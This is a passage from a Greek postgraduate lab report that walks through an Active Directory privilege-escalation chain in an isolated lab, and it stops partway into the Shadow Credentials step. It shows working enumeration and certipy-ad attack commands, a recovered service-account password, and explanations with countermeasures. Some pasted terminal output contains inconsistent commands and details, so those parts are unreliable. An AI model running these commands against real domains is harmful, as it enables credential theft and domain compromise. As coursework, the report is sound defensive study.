

Πανεπιστήμιο Πειραιώς  
Τμήμα Ψηφιακών Συστημάτων  
ΜΠΣ «Κυβερνοασφάλεια και Τεχνολογίες Τεχνητής  
Νοημοσύνης»

Κυβερνοάμυνα και Ψηφιακή Εγκληματολογία  
Εαρινό Εξάμηνο 2025-2026  
Εργασία 2



**Καλαϊτζίδης Ιωάννης**  
**Email: [ioannis\\_kalaitzidis@ssl-unipi.gr](mailto:ioannis_kalaitzidis@ssl-unipi.gr)**

## Εισαγωγή

Σκοπός της παρούσας εργασίας είναι η πρακτική προσομοίωση και τεκμηρίωση μιας ολοκληρωμένης αλυσίδας επιθέσεων (attack kill-chain) σε περιβάλλον Active Directory (AD). Ο τελικός στόχος του σεναρίου είναι η κλιμάκωση προνομίων (privilege escalation) από έναν απλό, μη προνομιούχο χρήστη (domain user) έως την απόκτηση πλήρους ελέγχου και δικαιωμάτων διαχειριστή (NT AUTHORITY\SYSTEM) στον Domain Controller (DC) του δικτύου. Το εργαστηριακό περιβάλλον δοκιμών απαρτίζεται από το επιτιθέμενο σύστημα, το οποίο εκτελεί διανομή Kali Linux (έκδοση 2026.1), και τον υπολογιστή-στόχο, ο οποίος είναι ένας Windows Server 2016 διαμορφωμένος ως Domain Controller. Η μεθοδολογία της επίθεσης που ακολουθήθηκε εκτελείται σε διαδοχικά στάδια, το καθένα από τα οποία αξιοποιεί τα ευρήματα του προηγούμενου:

- **Αναγνώριση (Enumeration):** Αξιοποιώντας τα αρχικά διαπιστευτήρια του χρήστη student, πραγματοποιείται χαρτογράφηση των κοινόχρηστων πόρων (SMB shares) του συστήματος, η οποία οδηγεί στην ανακάλυψη εκτεθειμένων κωδικών πρόσβασης για τον λογαριασμό υπηρεσίας svc-deploy (Λογαριασμός X).
- **Shadow Credentials Attack:** Διαπιστώνοντας πως ο λογαριασμός svc-deploy διαθέτει επαρκή δικαιώματα εγγραφής (WriteProperty) στο attribute msDS-KeyCredentialLink, εκτελείται στοχευμένη επίθεση Shadow Credentials εναντίον του λογαριασμού backupsvc (Λογαριασμός Y). Η τεχνική αυτή παρακάμπτει τους παραδοσιακούς μηχανισμούς αυθεντικοποίησης μέσω PKINIT, επιτρέποντας την υποκλοπή του NT Hash του στόχου.
- **DCSync Attack:** Επιβεβαιώνοντας πως ο παραβιασμένος λογαριασμός backupsvc διαθέτει δικαιώματα αναπαραγωγής (Replication) στο domain, εκτελείται η επίθεση DCSync, με σκοπό την εξαγωγή του κρυπτογραφικού υλικού του θεμελιώδους λογαριασμού krbtgt, καθώς και των hashes των υπόλοιπων κρίσιμων λογαριασμών.
- **Πλαστογράφηση Diamond Ticket:** Αξιοποιώντας το κρυπτογραφικό κλειδί του λογαριασμού krbtgt, επιχειρείται η δημιουργία πλαστογραφημένου Diamond Ticket μέσω του Metasploit. Σε αντίθεση με το Golden Ticket, το Diamond Ticket τροποποιεί ένα νόμιμο εισιτήριο που εκδίδει ο ίδιος ο DC, καθιστώντας την επίθεση ιδιαίτερα ανθεκτική σε μηχανισμούς ανίχνευσης (OpSec).
- **Απόκτηση Πρόσβασης (SYSTEM):** Στο τελικό στάδιο αξιοποιείται το κρυπτογραφικό υλικό που εξήχθη μέσω της επίθεσης DCSync για την αυθεντικοποίηση σε υπηρεσίες διαχείρισης του Domain Controller, με απόρροια την απόκτηση διαδραστικού κελύφους (interactive shell) με δικαιώματα NT AUTHORITY\SYSTEM.

Στις ενότητες που ακολουθούν αναλύονται λεπτομερώς τα πρακτικά βήματα υλοποίησης μαζί με την επεξήγηση κάθε εντολής και των παραμέτρων της, η επίλυση των δικτυακών προκλήσεων του εργαστηριακού περιβάλλοντος, καθώς και το θεωρητικό υπόβαθρο των δύο βασικών τεχνικών (Shadow Credentials και Diamond Ticket), το οποίο παρατίθεται εντός του αντίστοιχου βήματος.

# **Θεωρητικό Υπόβαθρο**

## **Active Directory**

Το Active Directory (AD) είναι η υπηρεσία καταλόγου της Microsoft που παρέχει κεντρική διαχείριση ταυτότητας, αυθεντικοποίησης και εξουσιοδότησης σε εταιρικά περιβάλλοντα Windows. Η θεμελιώδης δομική μονάδα είναι ο τομέας (domain), ο οποίος αποτελεί λογικό όριο ασφαλείας και περιλαμβάνει αντικείμενα όπως χρήστες, υπολογιστές και ομάδες. Οι πληροφορίες των αντικειμένων αποθηκεύονται στη βάση δεδομένων του καταλόγου (NTDS.dit) και αναπαράγονται μεταξύ των Domain Controllers (DCs) μέσω μηχανισμών replication. Λόγω του κεντρικού του ρόλου στη διαχείριση ταυτοτήτων, το AD αποτελεί πρωταρχικό στόχο επιθέσεων, καθώς η κατάχρηση νόμιμων λειτουργιών του μπορεί να οδηγήσει σε πλήρη παραβίαση του τομέα χωρίς εκμετάλλευση ευπάθειας λογισμικού.

## **Kerberos Authentication**

Το Kerberos είναι το προεπιλεγμένο πρωτόκολλο αυθεντικοποίησης του Active Directory. Κεντρικό στοιχείο του είναι το Key Distribution Center (KDC), το οποίο εκτελείται στον Domain Controller και αποτελείται από την Authentication Service (AS) και την Ticket Granting Service (TGS). Ο χρήστης αυθεντικοποιείται αρχικά (AS-REQ/AS-REP) και λαμβάνει ένα Ticket Granting Ticket (TGT). Στη συνέχεια το TGT χρησιμοποιείται (TGS-REQ/TGS-REP) για την έκδοση Service Tickets προς επιμέρους υπηρεσίες, χωρίς επαναμετάδοση του κωδικού. Κάθε εισιτήριο υπογράφεται και κρυπτογραφείται με το κλειδί του λογαριασμού krbtgt, γεγονός που καθιστά την κατοχή αυτού του κλειδιού ισοδύναμη με έλεγχο επί ολόκληρου του μηχανισμού αυθεντικοποίησης του τομέα. Ενσωματωμένο σε κάθε TGT είναι το Privilege Attribute Certificate (PAC), το οποίο περιγράφει την ταυτότητα και τα group memberships του χρήστη· η δυνατότητα τροποποίησής του βρίσκεται στον πυρήνα των επιθέσεων πλαστογράφησης εισιτηρίων.

## **Access Control Lists (ACLs)**

Η εξουσιοδότηση στο Active Directory βασίζεται στις Λίστες Ελέγχου Πρόσβασης (ACLs), οι οποίες αποτελούνται από επιμέρους Καταχωρήσεις Ελέγχου Πρόσβασης (ACEs). Κάθε ACE

ορίζει τα δικαιώματα ενός χρήστη ή ομάδας πάνω σε ένα αντικείμενο του καταλόγου. Δικαιώματα όπως GenericAll, GenericWrite, WriteOwner, WriteDACL και WriteProperty θεωρούνται ιδιαίτερα ευαίσθητα, καθώς, όταν εκχωρηθούν λανθασμένα σε μη προνομιούχους λογαριασμούς, επιτρέπουν την κατάχρηση νόμιμων λειτουργιών του AD και την κλιμάκωση προνομίων. Η εσφαλμένη διαμόρφωση των ACLs αποτελεί μία από τις συχνότερες αιτίες παραβίασης περιβαλλόντων Active Directory και αποτελεί τη θεμελιώδη προϋπόθεση της επίθεσης Shadow Credentials που αναλύεται στη συνέχεια.

## **Σχέση Golden, Diamond και Sapphire Ticket**

Και οι τρεις τεχνικές πλαστογράφησης εισιτηρίων βασίζονται στην κατοχή του κλειδιού krbtgt. Η διαφορά τους έγκειται στον τρόπο κατασκευής του PAC. Το Golden Ticket κατασκευάζει το PAC εξ ολοκλήρου εκτός σύνδεσης (offline), γεγονός που συχνά παράγει «τέλεια» ή μη ρεαλιστικά πεδία που προδίδουν την πλαστότητά του. Το Diamond Ticket ζητά πρώτα ένα νόμιμο TGT από τον KDC και τροποποιεί το PAC του, διατηρώντας έγκυρα timestamps και δομή, καθιστάμενο σημαντικά δυσδιάκριτο. Το Sapphire Ticket προχωρά ένα βήμα παραπέρα, ενσωματώνοντας το πραγματικό PAC ενός υπαρκτού προνομιούχου χρήστη (μέσω S4U2self + U2U), επιτυγχάνοντας την υψηλότερη δυνατή αληθοφάνεια. Στην παρούσα εργασία ζητούμενο ήταν η τεχνική Diamond Ticket, η οποία αναλύεται στο Βήμα 6.

## **Πρακτικό κομμάτι εργασίας**

### **Attacking AD**

In this exercise you will attack a DC from KALI Linux (I have used 2026.1 version). The goal is to achieve SYSTEM privileges with shell access in the DC. You are given the credentials student/student which is a domain user in the AD.

The path to follow is:

- 1) enumerate student account to determine that student can access X account credentials
- 2) enumerate as X account to determine that X can perform SHADOW CREDENTIALS attack to an account Y
- 3) perform SHADOW CREDENTIALS attack to obtain Y account credentials
- 4) Enumerate as Y account to determine that Y can perform DCSYNC


- 5) Perform DSYNC attack as Y account to obtain krbtgt account credentials
- 6) Using Metasploit to forge a DIAMOND ticket.
- 7) Use the forged Diamond ticket to obtain SYSTEM privileges in DC (Metasploit psexec did not work)

Kali Linux toolset to be used: smblicent, nxc, certipy-ad, auxiliary/admin/kerberos/forged\_ticket, impacket-psexec

Also write in your report, a description of the attacks SHADOW CREDENTIALS and DIAMOND ticket (e.g., prerequisites, impact, etc).

Κατά την αρχική εκκίνηση των εικονικών μηχανών διαπιστώθηκε αδυναμία δικτυακής επικοινωνίας μεταξύ του επιτιθέμενου μηχανήματος (Kali Linux) και του στόχου (Windows Server 2016-Domain Controller), λόγω αναντιστοιχίας των υποδικτύων. Ο Domain Controller διέθετε προρυθμισμένη στατική διεύθυνση 192.168.110.133, ενώ το λογισμικό εικονικοποίησης (VMware) παρείχε εξ ορισμού διαφορετικά εύρη διευθύνσεων, με αποτέλεσμα τα δύο μηχανήματα να βρίσκονται σε απομονωμένα λογικά δίκτυα.

Για την αποκατάσταση της συνδεσιμότητας η διεπαφή VMnet ρυθμίστηκε σε λειτουργία Host-only με υποδίκτυο 192.168.110.0/24, ώστε να ταυτίζεται με τις ρυθμίσεις του Domain Controller και αμφότερες οι εικονικές κάρτες δικτύου αντιστοιχήθηκαν στο κοινό αυτό switch. Παράλληλα προστέθηκε δεύτερος προσαρμογέας σε λειτουργία NAT για πρόσβαση στο διαδίκτυο, ενώ στο αρχείο /etc/hosts του Kali Linux δημιουργήθηκε στατική εγγραφή που αντιστοιχίζει τη διεύθυνση 192.168.110.133 με τα ονόματα MARVEL.local και DC.MARVEL.local. Η ορθή επικοινωνία επιβεβαιώθηκε με αποστολή πακέτων ICMP (ping) προς τον Domain Controller.



```
Session Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.110.133
PING 192.168.110.133 (192.168.110.133) 56(84) bytes of data:
64 bytes from 192.168.110.133: icmp_seq=1 ttl=128 time=1.35 ms
64 bytes from 192.168.110.133: icmp_seq=2 ttl=128 time=0.975 ms
64 bytes from 192.168.110.133: icmp_seq=3 ttl=128 time=0.492 ms
64 bytes from 192.168.110.133: icmp_seq=4 ttl=128 time=0.781 ms
64 bytes from 192.168.110.133: icmp_seq=5 ttl=128 time=0.629 ms
64 bytes from 192.168.110.133: icmp_seq=6 ttl=128 time=0.584 ms
64 bytes from 192.168.110.133: icmp_seq=7 ttl=128 time=0.641 ms
64 bytes from 192.168.110.133: icmp_seq=8 ttl=128 time=0.948 ms
64 bytes from 192.168.110.133: icmp_seq=9 ttl=128 time=0.660 ms
64 bytes from 192.168.110.133: icmp_seq=10 ttl=128 time=0.595 ms
64 bytes from 192.168.110.133: icmp_seq=11 ttl=128 time=0.650 ms
64 bytes from 192.168.110.133: icmp_seq=12 ttl=128 time=1.62 ms
64 bytes from 192.168.110.133: icmp_seq=13 ttl=128 time=186 ms
```

## Βήμα 1

Με τα δοσμένα διαπιστευτήρια του χρήστη student (student:student) πραγματοποιήθηκε αρχική αναγνώριση του περιβάλλοντος Active Directory, με χρήση των εργαλείων NetExec (nxc) και smbclient. Πρώτο μέλημα ήταν η επιβεβαίωση της εγκυρότητας των διαπιστευτηρίων και η ταυτοποίηση του ονόματος του domain, μέσω του πρωτοκόλλου SMB. Εκτελέσαμε την εντολή: **nxc smb 192.168.110.133 -u 'student' -p 'student'**. Ανάλυση παραμέτρων:

- **Nxc**: Εκτελεί απομακρυσμένη αναγνώριση και έλεγχο διαπιστευτηρίων στον στόχο μέσω του επιλεγμένου πρωτοκόλλου (εργαλείο NetExec).
- **Smb**: Καθορίζει το πρωτόκολλο επικοινωνίας (Server Message Block, θύρα 445/TCP), πάνω στο οποίο εκτελείται η δοκιμή.
- **192.168.110.133**: Ορίζει τον στόχο της εντολής, δηλαδή τον Domain Controller.
- **-u 'student'**: Ορίζει το όνομα χρήστη (username) για την απόπειρα αυθεντικοποίησης.
- **-p 'student'**: Παρέχει τον κωδικό πρόσβασης του χρήστη σε μορφή καθαρού κειμένου (cleartext).

Η αυθεντικοποίηση υπήρξε επιτυχής (ένδειξη [+]) και ταυτοποιήθηκε το όνομα του domain ως MARVEL.local.

```
[kali@kali]~$ nxc smb 192.168.110.133 -u 'student' -p 'student'
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/objects
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing WINRM protocol database
[*] Initializing NFS protocol database
[*] Initializing VNC protocol database
[*] Initializing WMI protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing SSH protocol database
[*] Copying default configuration file
SMB 192.168.110.133 445 DC [*] Windows 10 / Server 2016 Build 14393 x64 (name:DC) (domain:MARVEL.local) (signing:True) (SMBv1:True)
SMB 192.168.110.133 445 DC [+] MARVEL.local\student:student
[kali@kali]~$
```

Στη συνέχεια απαριθμήθηκαν οι κοινόχρηστοι πόροι (shares) του Domain Controller, μαζί με το επίπεδο δικαιωμάτων του χρήστη σε καθέναν από αυτούς. Εκτελέσαμε την εντολή: **nxc smb 192.168.110.133 -u 'student' -p 'student' -shares**. Ανάλυση παραμέτρου:

- **-shares**: Δίνει εντολή στο εργαλείο να απαριθμήσει όλους τους διαθέσιμους κοινόχρηστους φακέλους του διακομιστή, αναφέροντας παράλληλα το επίπεδο δικαιωμάτων (READ/WRITE) του χρήστη σε αυτούς.

Πέραν των προεπιλεγμένων διαμοιρασμών του συστήματος (SYSVOL, NETLOGON, IPC\$, ADMIN\$, C\$), ο χρήστης διέθετε δικαίωμα ανάγνωσης (READ) σε έναν προσαρμοσμένο φάκελο με την ονομασία IT-Share, ο οποίος αποτέλεσε τον πρωτεύοντα στόχο για περαιτέρω διερεύνηση.

```
C:\Users\kali>net smb 192.168.110.133 -u "student" -H "student" --shares
SMB 192.168.110.133 445 DC [*] Windows 10 / Server 2015 Build 14393 x64 (name:DC) (domain:MARVEL-Local) (signing:True) (SMBv1:True)
SMB 192.168.110.133 445 DC [*] MARVEL-Local\\student:student
SMB 192.168.110.133 445 DC [*] Enumerated shares
```

| Share       | Permissions | Remark             |
|-------------|-------------|--------------------|
| ADMIN\$     |             | Remote Admin       |
| C\$         |             | Default share      |
| IPC\$       | READ        | Remote IPC         |
| IT-Share    | READ        |                    |
| NETLOGON    | READ        | Login server share |
| sharedfiles |             |                    |
| SYSVOL      | READ        | Login server share |

```
C:\Users\kali>
```

Με το εργαλείο smbclient πραγματοποιήθηκε διαδραστική σύνδεση στον πόρο IT-Share, με σκοπό την περιήγηση και την εξαγωγή του περιεχομένου του. Εκτελέσαμε την εντολή: **smbclient //192.168.110.133/IT-Share -U 'student%student'**. Ανάλυση παραμέτρων:

- **Smbclient:** Ανοίγει διαδραστική σύνδεση SMB στον κοινόχρηστο πόρο και επιτρέπει την περιήγηση και τη μεταφορά αρχείων.
- **//192.168.110.133/IT-Share:** Καθορίζει τον κοινόχρηστο πόρο (UNC path) στον οποίο γίνεται η σύνδεση.
- **-U 'student%student':** Παρέχει τα διαπιστευτήρια στη μορφή username%password, αποφεύγοντας την εμφάνιση διαδραστικού prompt για τον κωδικό.

Εντός του διαδραστικού κελύφους (prompt smb: \>) εκτελέστηκε η εντολή ls για την προβολή των περιεχομένων, εντοπίστηκε ένα PowerShell script με την ονομασία backup-service.ps1, το οποίο μεταφορτώθηκε τοπικά με την εντολή get, και η συνεδρία τερματίστηκε με την εντολή exit.

```
[kali@kali]~$ smbclient //192.168.110.133/IT-Share -U "student%student"
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Jun 22 03:51:24 2026
..               D          0 Mon Jun 22 03:51:24 2026
backup-service.ps1 A        950 Mon Jun 22 03:45:56 2026

15728127 blocks of size 4096. 12301117 blocks available
smb: \> get backup-service.ps1
getting file \backup-service.ps1 of size 950 as backup-service.ps1 (84.3 KiloBytes/sec) (average 84.3 KiloBytes/sec)
smb: \> exit

[kali@kali]~$ cat backup-service.ps1
```

Επιστρέφοντας στο τοπικό τερματικό, αναγνώστηκε το περιεχόμενο του script. Εκτελέσαμε την εντολή: **cat backup-service.ps1**. Ανάλυση παραμέτρου:

- **Cat:** Προβάλλει το περιεχόμενο του αρχείου κειμένου στο τερματικό (standard output).

Η στατική ανάλυση του script αποκάλυψε σκληροκωδικοποιημένα (hardcoded) διαπιστευτήρια ενός λογαριασμού υπηρεσίας: τον λογαριασμό **svc-deploy** με κωδικό πρόσβασης **Labpass!** για το domain MARVEL, ο οποίος ταυτίζεται με τον **Λογαριασμό X** της εκφώνησης. Επιπλέον, ο κώδικας αποκάλυψε τη χρήση της εντολής Invoke-Command για απομακρυσμένη εκτέλεση και την επανεκκίνηση της υπηρεσίας Spooler στον Domain Controller.

```
(kali@kali)~$ cat backup-service.ps1
# Internal backup service maintenance script
# Used by IT automation to restart backup-related services after patching.

$Domain = "MARVEL"
$Username = "svc-deploy"
$Password = "Labpass!"

$SecurePassword = ConvertTo-SecureString $Password -AsPlainText -Force
$Credential = New-Object System.Management.Automation.PSCredential("$Domain\$Username", $SecurePassword)

$TargetServer = "DC01"
$ServiceName = "Spooler"

Write-Host "[*] Connecting to $TargetServer as $Domain\$Username"
Write-Host "[*] Restarting service: $ServiceName"

Invoke-Command -ComputerName $TargetServer -Credential $Credential -ScriptBlock {
    param($ServiceName)

    $svc = Get-Service -Name $ServiceName -ErrorAction Stop

    if ($svc.Status -eq "Running") {
        Restart-Service -Name $ServiceName -Force
    }
    else {
        Start-Service -Name $ServiceName
    }

    Get-Service -Name $ServiceName
} -ArgumentList $ServiceName
"@

(kali@kali)~$
```

Τέλος, η εγκυρότητα των αποσπασθέντων διαπιστευτηρίων επιβεβαιώθηκε με δοκιμή αυθεντικοποίησης στον Domain Controller, ολοκληρώνοντας το πρώτο ζητούμενο. Εκτελέσαμε την εντολή: **nxc smb 192.168.110.133 -u 'svc-deploy' -p 'Labpass!'**

```
(kali@kali)~$ nxc smb 192.168.110.133 -u 'svc-deploy' -p 'Labpass!'
SMB 192.168.110.133 445 DC [*] Windows 10 / Server 2016 Build 14393 x64 (name:DC) (domain:MARVEL.local) (signing:True) (SMBv1:True)
SMB 192.168.110.133 445 DC [*] MARVEL.local\svc-deploy:Labpass!
```

## Βήμα 2

Στόχος του δεύτερου σταδίου ήταν η αξιοποίηση του λογαριασμού svc-deploy (Λογαριασμός X) για τον εντοπισμό του λογαριασμού-στόχου (Λογαριασμός Y) εναντίον του οποίου μπορεί να εκτελεστεί η επίθεση Shadow Credentials. Αρχικά απαριθμήθηκε το σύνολο των λογαριασμών



του domain. Εκτελέσαμε την εντολή: **nxc smb 192.168.110.133 -u 'svc-deploy' -p 'Labpass!' -users**. Ανάλυση παραμέτρων:

- **-u 'svc-deploy' -p 'Labpass!'**: Παρέχουν τα διαπιστευτήρια του Λογαριασμού X που αποκτήθηκαν στο προηγούμενο βήμα, για την αυθεντικοποίηση.
- **-users**: Απαριθμεί όλους τους λογαριασμούς χρηστών του domain, μαζί με μεταδεδομένα όπως η ημερομηνία δημιουργίας και τελευταίας αλλαγής κωδικού.

Στα αποτελέσματα εντοπίστηκαν, μεταξύ άλλων, οι λογαριασμοί victim, student και backupsvc, με τους δύο τελευταίους να έχουν δημιουργηθεί την ίδια ημέρα με τον svc-deploy, γεγονός που τους ανέδειξε ως πιθανούς στόχους της σχεδιασμένης διαδρομής επίθεσης.

```
[hali@kali:~]$ nxc smb 192.168.110.133 -u 'svc-deploy' -p 'Labpass!' -users
[+] Windows Server 2016 Standard 14393 x64 (name:DC) (domain:MARVEL.local) (signing:True) (SMBv1:True)
[+] MARVEL.local\svc-deploy:Labpass!
-Name- -Last PW Set- -BadPW- -Description-
Administrator 2020-06-04 17:53:02 0 Built-in account for administering the comput
Guest <never> 0 Built-in account for guest access to the comp
krbtgt 2024-07-05 00:37:31 0 Key Distribution Center Service Account
DefaultAccount <never> 0 A user account managed by the system.
victim 2020-06-22 12:31:29 0
student 2020-06-22 07:54:39 0
svc-deploy 2020-06-22 08:00:58 0
backupsvc 2020-06-22 08:09:08 0
[+] Enumerated 8 local users: MARVEL
```

Ακολούθως αναλύθηκαν οι λίστες ελέγχου πρόσβασης (ACL) των αντικειμένων μέσω του ενσωματωμένου module dactread του NetExec, με σκοπό τον εντοπισμό δικαιωμάτων εγγραφής που καθιστούν εφικτή την επίθεση Shadow Credentials. Εκτελέσαμε την εντολή: **nxc ldap 192.168.110.133 -u 'svc-deploy' -p 'Labpass!' -M dactread -o TARGET=<account> ACTION=read**. Ανάλυση παραμέτρων:

- **Ldap**: Καθορίζει το πρωτόκολλο LDAP (θύρα 389/TCP), μέσω του οποίου υποβάλλονται ερωτήματα στον κατάλογο του Active Directory.
- **-M dactread**: Φορτώνει το module dactread, το οποίο διαβάζει τις λίστες ελέγχου πρόσβασης (DACL) ενός αντικειμένου του AD και αναλύει τις επιμέρους εγγραφές δικαιωμάτων (ACE).
- **-o TARGET=<account> ACTION=read**: Καθορίζει τις επιλογές του module: το αντικείμενο-στόχο του οποίου διαβάζονται τα δικαιώματα (TARGET) και την ενέργεια ανάγνωσης (ACTION=read).

Η ανάλυση ανέδειξε εγγραφές ACE με δικαίωμα WriteProperty πάνω στο attribute ms-DS-KeyCredential-Link, δηλαδή ακριβώς την προϋπόθεση που απαιτεί η επίθεση Shadow Credentials. Από τον δοκιμαστικό έλεγχο των υποψήφιων λογαριασμών προέκυψε ότι το πλαίσιο εκτέλεσης του svc-deploy διέθετε το απαιτούμενο δικαίωμα εγγραφής επί του λογαριασμού backupsvc, ο οποίος ταυτοποιήθηκε ως ο πραγματικός Λογαριασμός Υ του σεναρίου.

|          |                 |     |    |                    |                                                                                                                                                     |
|----------|-----------------|-----|----|--------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| DACLREAD | 192.168.110.133 | 389 | DC | ACE[23] Info       | : FullControl, Modify, ReadAndExecute, ReadAndExecute, Read, Write, WriteProperty, Delete, ListObject, WriteProperties, Self, CreateChild (0xf01ff) |
| DACLREAD | 192.168.110.133 | 389 | DC | Access mask        | : Local System (5-1-5-18)                                                                                                                           |
| DACLREAD | 192.168.110.133 | 389 | DC | Trustee (SID)      | : Local System (5-1-5-18)                                                                                                                           |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE[24] Info       | : ACCESS_ALLOWED_OBJECT_ACE                                                                                                                         |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE Type           | : CONTAINER_INHERIT_ACE, INHERIT_ONLY_ACE, INHERITED_ACE                                                                                            |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE Flags          | : ReadProperty, WriteProperty                                                                                                                       |
| DACLREAD | 192.168.110.133 | 389 | DC | Access mask        | : ACE_OBJECT_TYPE_PRESENT, ACE_INHERITED_OBJECT_TYPE_PRESENT                                                                                        |
| DACLREAD | 192.168.110.133 | 389 | DC | Flags              |                                                                                                                                                     |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE[25] Info       | : ACCESS_ALLOWED_OBJECT_ACE                                                                                                                         |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE Type           | : CONTAINER_INHERIT_ACE, INHERITED_ACE                                                                                                              |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE Flags          | : ReadProperty, WriteProperty                                                                                                                       |
| DACLREAD | 192.168.110.133 | 389 | DC | Access mask        | : ACE_OBJECT_TYPE_PRESENT                                                                                                                           |
| DACLREAD | 192.168.110.133 | 389 | DC | Object type (GUID) | : ms-DS-Key-Credential-Link (5b47d60f-6090-48b2-9f37-2a4d088)                                                                                       |
| DACLREAD | 192.168.110.133 | 389 | DC | Trustee (SID)      | : Key Admins (5-1-5-21-1715203879-2720360866-1195210007-526)                                                                                        |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE[26] Info       | : ACCESS_ALLOWED_OBJECT_ACE                                                                                                                         |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE Type           | : CONTAINER_INHERIT_ACE, INHERITED_ACE                                                                                                              |
| DACLREAD | 192.168.110.133 | 389 | DC | ACE Flags          | : ReadProperty, WriteProperty                                                                                                                       |
| DACLREAD | 192.168.110.133 | 389 | DC | Access mask        | : ACE_OBJECT_TYPE_PRESENT                                                                                                                           |
| DACLREAD | 192.168.110.133 | 389 | DC | Object type (GUID) | : ms-DS-Key-Credential-Link (5b47d60f-6090-48b2-9f37-2a4d088)                                                                                       |
| DACLREAD | 192.168.110.133 | 389 | DC | Trustee (SID)      | : Enterprise Key Admins (5-1-5-21-1715203879-2720360866-1195210007-527)                                                                             |

Σημειώνεται ότι ο trustee του συγκεκριμένου ACE είναι η ομάδα Key Admins. Ο λογαριασμός svc-deploy κληρονομεί το δικαίωμα εγγραφής στο attribute ms-DS-KeyCredentialLink ως μέλος της ομάδας αυτής, γεγονός που του επιτρέπει να εκτελέσει την επίθεση Shadow Credentials. Με την ταυτοποίηση του στόχου ολοκληρώθηκε το δεύτερο ζητούμενο.

### Βήμα 3

Η επίθεση Shadow Credentials εκμεταλλεύεται τον μηχανισμό αυθεντικοποίησης Kerberos μέσω πιστοποιητικών (PKINIT). Στο Active Directory, κάθε αντικείμενο χρήστη ή υπολογιστή διαθέτει το attribute msDS-KeyCredentialLink, στο οποίο αποθηκεύονται δημόσια κλειδιά που αντιστοιχούν σε ζεύγη κλειδιών τα οποία ο λογαριασμός μπορεί να χρησιμοποιήσει για αυθεντικοποίηση. Εφόσον ένας επιτιθέμενος διαθέτει δικαίωμα εγγραφής στο attribute αυτό, μπορεί να προσθέσει ένα δικό του Key Credential και, στη συνέχεια, να αιτηθεί ένα νόμιμο Kerberos TGT για λογαριασμό του στόχου, αποκτώντας ισοδύναμη πρόσβαση χωρίς γνώση ή επαναφορά του κωδικού πρόσβασης.

### Προϋποθέσεις

Δικαίωμα εγγραφής (GenericAll, GenericWrite ή WriteProperty) στο attribute msDS-KeyCredentialLink του λογαριασμού-στόχου, ύπαρξη υποδομής που υποστηρίζει PKINIT (τυπικά Active Directory Certificate Services ή Domain Controller με κατάλληλο πιστοποιητικό), καθώς και έγκυρο πλαίσιο εκτέλεσης με τα δικαιώματα του λογαριασμού που κατέχει την εγγραφή.

## Επιπτώσεις

Τεχνική επιτρέπει την υποκλοπή του NT hash και την πλήρη υποδύση του λογαριασμού-στόχου χωρίς αλλαγή κωδικού, γεγονός που την καθιστά ιδιαίτερα διακριτική. Μπορεί να αξιοποιηθεί για οριζόντια ή κατακόρυφη κλιμάκωση προνομίων, καθώς και ως μηχανισμός εμμονής (persistence) εφόσον το προστιθέμενο Key Credential δεν αφαιρεθεί.

## Αντίμετρα

Εφαρμογή της αρχής των ελάχιστων προνομίων στις λίστες ελέγχου πρόσβασης, τακτικός έλεγχος των μελών των ομάδων Key Admins και Enterprise Key Admins, παρακολούθηση και καταγραφή τροποποιήσεων του attribute msDS-KeyCredentialLink, και ένταξη των κρίσιμων λογαριασμών στην ομάδα Protected Users.

## Υλοποίηση

Η επίθεση εκτελέστηκε με το εργαλείο certipy-ad, μέσω της αυτοματοποιημένης λειτουργίας shadow auto, στοχεύοντας τον λογαριασμό backupsvc. Εκτελέστηκε η εντολή: **certipy-ad shadow auto -u 'svc-deploy@MARVEL.local' -p 'Labpass!' -account 'backupsvc' -dc-ip 192.168.110.133**. Ανάλυση παραμέτρων:

- **certipy-ad**: Εκτελεί επιθέσεις κατά των υπηρεσιών πιστοποιητικών και των μηχανισμών PKINIT του Active Directory.
- **shadow auto**: Εκτελεί αυτοματοποιημένα ολόκληρη τη ροή της επίθεσης Shadow Credentials: προσθήκη Key Credential στο attribute του στόχου, αίτηση TGT μέσω PKINIT, ανάκτηση του NT hash και τελική απομάκρυνση του Key Credential για ελαχιστοποίηση των ιχνών.
